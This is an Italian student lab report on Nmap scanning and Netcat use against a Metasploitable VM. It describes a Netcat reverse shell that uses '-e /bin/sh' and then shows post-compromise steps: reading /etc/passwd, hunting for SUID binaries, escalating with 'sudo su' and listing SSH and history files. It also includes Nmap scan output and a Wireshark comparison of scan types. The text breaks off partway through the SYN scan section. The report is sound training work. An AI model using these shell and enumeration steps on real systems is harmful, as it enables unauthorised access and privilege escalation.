




Esercizio Netcat & Nmap

ESERCIZIO EPICODE WEEK 9 DAY 2 A CURA DI FABIO RENNA

Indice

Executive Summary.....	2
Introduzione.....	2
Obiettivo.....	3
Proof of Concept.....	4-14
Facoltativo.....	15-16
Conclusione.....	16
Appendice.....	17-18

Executive Summary

Questo report presenta le attività svolte per analizzare la superficie d'attacco di una macchina Metasploitable attraverso diverse tecniche di scansione Nmap (TCP Connect Scan, SYN Scan e Aggressive Scan) e un'esercitazione pratica sull'uso di Netcat per la creazione di reverse shell e listener remoti.

Il documento include inoltre un approfondimento facoltativo sulla differenza tra scansione TCP completa e scansione SYN, evidenziata tramite analisi del traffico intercettato con Wireshark.

Lo scopo del report è dimostrare la padronanza degli strumenti fondamentali della fase di **ricognizione e scanning** nel processo di penetration testing.

Introduzione

La scansione delle porte e dei servizi è una delle fasi più delicate e importanti del penetration testing. Essa permette di identificare quali servizi siano esposti, potenzialmente vulnerabili o configurati in modo inappropriato.

In questo esercizio sono state analizzate tre tecniche principali di scanning attraverso Nmap e sono state utilizzate funzionalità di Netcat per comprendere come uno strumento semplice possa diventare estremamente potente in mano a un attaccante.

Obiettivo

Gli obiettivi delle esercitazioni sono:


1. **Comprendere e confrontare diverse tecniche di scansione Nmap**, in particolare:
 - Scansione TCP
 - Scansione SYN
 - Scansione aggressiva (-A)
2. **Acquisire dimestichezza con Netcat** per:
 - aprire un listener
 - stabilire una reverse shell
 - eseguire comandi remoti tramite reindirizzamento della shell
3. **Documentare in maniera professionale** la metodologia e i risultati ottenuti.
4. **(Facoltativo)** Evidenziare tramite Wireshark le differenze tra un handshake completo TCP e una SYN scan.

Proof of Concept Netcat

1. Apertura di un Listener su Kali

Il primo passaggio consiste nel predisporre la macchina Kali Linux ad accettare connessioni in ingresso.

È stato aperto un listener con Netcat sulla porta 1234:




2. Invio della Reverse Shell da Metasploitable

Dalla macchina vulnerabile (Metasploitable), l'attaccante ha avviato una reverse shell:

- 192.168.50.100 → IP della macchina Kali
- 1234 → porta su cui Kali è in ascolto
- -e /bin/sh → esegue la shell e la reindirizza verso Kali

Questa operazione permette a Kali di assumere **controllo remoto** della macchina target.



3. Shell immediatamente ottenuta su Kali

Non appena Metasploitable si connette, il listener Kali riceve una shell remota.

L'attaccante esegue:

- **whoami** e come risposta ottiene "msfadmin" come previsto.
- **uname -a** che mostra kernel, versione, architettura e sistema operativo
- **cat /etc/passwd** che elenca tutti gli utenti del sistema

```
(kali㉿kali)-[~]  
$ nc -l -p 1234  
whoami  
msfadmin  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
dhcp:x:101:102::/nonexistent:/bin/false  
syslog:x:102:103::/home/syslog:/bin/false  
klog:x:103:104::/home/klog:/bin/false  
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin  
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
bind:x:105:113::/var/cache/bind:/bin/false  
postfix:x:106:115::/var/spool/postfix:/bin/false  
ftp:x:107:65534::/home/ftp:/bin/false  
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false  
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false  
distccd:x:111:65534:::/bin/false
```

4. Verifica della configurazione di rete

Per confermare la corretta dimensione dell'ambiente di laboratorio, l'attaccante verifica la rete del target .

Lo screenshot mostra:

- interfaccia **eth0**
- IP assegnato **192.168.50.101**
- traffico TX/RX corretto

Questa informazione conferma la connessione attiva nella stessa rete di Kali.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a4:fe:c7
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea4:fec7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3516 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3002 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:363483 (354.9 KB)  TX bytes:360893 (352.4 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1298 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:549031 (536.1 KB)  TX bytes:549031 (536.1 KB)
```

Successivamente, è stato lanciato `find / -perm -4000 2>/dev/null`.

Questo comando elenca tutti i file con bit **SUID**, cioè eseguibili che possono operare con privilegi elevati.

L'output mostra numerosi binari SUID, tra cui:

- nmap
- su
- passwd
- mount
- pppd
- strumenti di rete (arping, netkit-*)

La presenza massiccia di SUID conferma che Metasploitable è **estremamente vulnerabile** a privilege escalation.

```
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```


6. Escalation a Root e Enumerazione

Usando la reverse shell, l'attaccante lancia: **sudo su** per avere l'accesso alla root e prendere il controllo totale della macchina.

È stata analizzata anche la directory personale dell'utente compromesso: **ls -la /home/msfadmin**

Sono stati trovati file sensibili e cartelle potenzialmente sfruttabili:

- .rhosts → può consentire login senza password
- .ssh/ → potenzialmente contiene chiavi SSH
- .mysql_history → potrebbe contenere credenziali in chiaro
- vulnerable/ → contiene file sfruttabili a fini educativi
- sudo_as_admin_successful → indica che l'utente ha privilegi sudo

Questi elementi dimostrano **quanto velocemente un attaccante possa approfondire la compromissione** del sistema.

```
sudo su
whoami
root
ls -la /home/msfadmin
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 .
drwxr-xr-x 6 root      root      4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root      root        9 2012-05-14 00:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw----- 1 root      root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
```

Proof of Concept Nmap

In questa esercitazione sono stati eseguiti tre tipi di scansione sulla macchina Metasploitable (IP **192.168.50.101**) tramite Nmap da Kali Linux.

Per ogni scan sono stati riportati:

- **fonte dello scan**
- **target dello scan**
- **tipo di scan**
- **risultati ottenuti**

Comando: `nmap 192.168.50.101`.

Si tratta della scansione Nmap predefinita, che esegue una **TCP Connect Scan (-sT)**.

Nmap tenta di instaurare un handshake TCP completo (SYN → SYN/ACK → ACK) con ogni porta e determina se il servizio è aperto.

Cosa si evince dallo screenshot

- L'host **192.168.50.101** risulta attivo.
- Sono state trovate **molte porte aperte** (21, 22, 23, 25, 53, 80, 111, 139, 445, 3306, 5432, 5900, 8009, 8180...).
- Si evidenziano servizi critici come:
 - Telnet (23)
 - SMB (445)
 - NFS (2049)
 - MySQL (3306)
 - VNC (5900)
 - Apache Tomcat (8180)
- Il numero elevato di porte aperte dimostra che la macchina è estremamente esposta.

Questo è il punto di partenza che rivela la **superficie d'attacco** del sistema

```
(kali㉿kali)-[~]
$ nmap 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 08:52 EST
Nmap scan report for 192.168.50.101
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A4:FE:C7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds

(kali㉿kali)-[~]
$
```

Comando: `nmap -sS 192.168.50.101`

Questa è una **SYN Scan**, nota come “scansione stealth” o half-open: Nmap invia un pacchetto SYN e, alla ricezione del SYN/ACK, chiude la connessione con un RST invece di completare l’handshake.

Cosa si evince dallo screenshot

- Le porte aperte rilevate sono praticamente identiche alla scansione TCP.
- La risposta è molto veloce (latency molto bassa)

- Nessun firewall del target blocca o filtra pacchetti SYN.
- Lo scan è meno rumoroso, ma altrettanto accurato.

Conferma la visibilità totale della macchina e l'assenza di protezioni di rete.

```
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds

(kali@kali)-[~]
$ nmap -sS 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 08:53 EST
Nmap scan report for 192.168.50.101
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A4:FE:C7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
```

Comando: `nmap -sS -sV 192.168.50.101`

Lo switch **-sV** attiva il **service version detection**, cioè l'identificazione delle versioni dei servizi in ascolto.

Cosa si evince dallo screenshot

- Nmap identifica versioni precise come:
 - vsftpd 2.3.4 (FTP) → versione vulnerabile
 - OpenSSH 4.7p1
 - Apache httpd 2.2.8
 - Samba 3.x

- MySQL 5.0.51a
- PostgreSQL 8.3.0
- UnrealIRCd
- Apache Tomcat/Coyote 1.1
- Molti dei servizi identificati sono **notoriamente vulnerabili** perché obsoleti.

Questo screenshot dimostra una fase avanzata della ricognizione: la **fingerprinting dei servizi**.

```
(kali@kali)-[~]
$ nmap -sS -sV 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 08:56 EST
Nmap scan report for 192.168.50.101
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:A4:FEC7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.52 seconds
```

Comando: `nmap -A 192.168.50.101`

L'opzione **-A** abilita simultaneamente:

- rilevamento sistema operativo (OS detection)
- rilevamento versione servizi (service fingerprinting)
- traceroute
- script Nmap NSE predefiniti

Cosa si evince dallo screenshot

- Identificazione del sistema operativo: **Linux 2.6.x**
- Identificazione hostname e dominio: *metasploitable.localdomain*
- Informazioni dettagliate su:
 - FTP (banner, autenticazione, permessi anonimi)
 - SSH (chiavi host)
 - HTTP/Apache (headers, versioni, titolo pagina web)

- RPC (programmi e versioni)
 - NFS (versioni e servizi disponibili)
 - Samba/SMB (negoziare protocollo, dominio WORKGROUP)
 - MySQL (protocollo, capability flags, salt)
 - Tomcat (versione, favicon, struttura servlet)
- Lo scan mostra anche:
 - traceroute completo
 - clock-skew del target
 - script SMB che identificano account “guest”

In sintesi, questo screenshot rappresenta la **raccolta massima di informazioni ottenibili con Nmap**, utile per identificare vulnerabilità note, versioni obsolete, configurazioni rischiose e potenziali vettori di attacco.

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nmap -A 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 09:00 EST
Nmap scan report for 192.168.50.101
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.50.100
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_title: Metasploitable2 - Linux
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000    2                111/tcp    rpcbind

```

```

53/tcp open domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind        2 (RPC #100000)
| rpcinfo:
|_ program version port/proto service
|_ 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100003 2,3,4 2049/tcp nfs
|_ 100003 2,3,4 2049/udp nfs
|_ 100005 1,2,3 37902/udp mountd
|_ 100005 1,2,3 53221/tcp mountd
|_ 100021 1,3,4 46920/tcp nlockmgr
|_ 100021 1,3,4 49817/udp nlockmgr
|_ 100024 1 34032/tcp status
|_ 100024 1 34516/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec        netkit-rsh rexecd
513/tcp open login?
514/tcp open shell        Netkit rshd
1099/tcp open java-rmi      GNU Classpath grmiregistry
1524/tcp open bindshell      Metasploitable root shell
2049/tcp open nfs            2-4 (RPC #100003)
2121/tcp open ftp           ProFTPD 1.3.1
3306/tcp open mysql         MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 9
|_ Capabilities flags: 43564
|_ Some Capabilities: Support41Auth, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression, SupportsTransactions, ConnectWithDatabase, LongColumnFlag
|_ Status: Autocommit
|_ Salt: vj1S03Nn`wv*lb66l2f

```

```

| smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ cclock-skew: mean: -17h11m52s, deviation: 2h53m12s, median: -18h51m52s
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

```

TRACEROUTE

```

HOP RTT ADDRESS
1 2.39 ms 192.168.50.101

```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 212.24 seconds

```

(kali@kali)-[~]
$

```

Facoltativo

L'obiettivo del modulo facoltativo è mostrare, tramite cattura del traffico in Wireshark, la differenza tra:


- **Scansione TCP completa (TCP Connect Scan, -sT)**
- **Scansione SYN (Half-Open Scan, -sS)**

Wireshark permette di visualizzare chiaramente le diverse sequenze di pacchetti utilizzate da Nmap. Di seguito vengono riportate le analisi dettagliate degli screenshot.

Lo screenshot mostra i pacchetti TCP generati durante uno scan TCP completo. Nello specifico si osservano:

1. **SYN** Il client (192.168.50.100) tenta di aprire una connessione verso la porta 80 del target.
2. **SYN/ACK** La macchina target (192.168.50.101) risponde indicando che la porta è aperta.
3. **ACK** Il client completa l'handshake TCP.
4. **RST/ACK** Nmap chiude immediatamente la connessione.


Da qui si evidenzia che la scansione **completa** instaura una connessione vera e propria. Questo tipo di scan è **più rumoroso**, perché il servizio target registra la connessione nei log ed è il metodo più affidabile, ma anche quello più facilmente rilevabile da IDS/Firewall.



Lo screenshot mostra invece la sequenza dei pacchetti generati da Nmap durante una scansione SYN:

1. **SYN** Nmap chiede di aprire una connessione.
2. **SYN/ACK** Il server risponde indicando che la porta è aperta.
3. **RST** Nmap NON completa l'handshake e invia subito un RST.

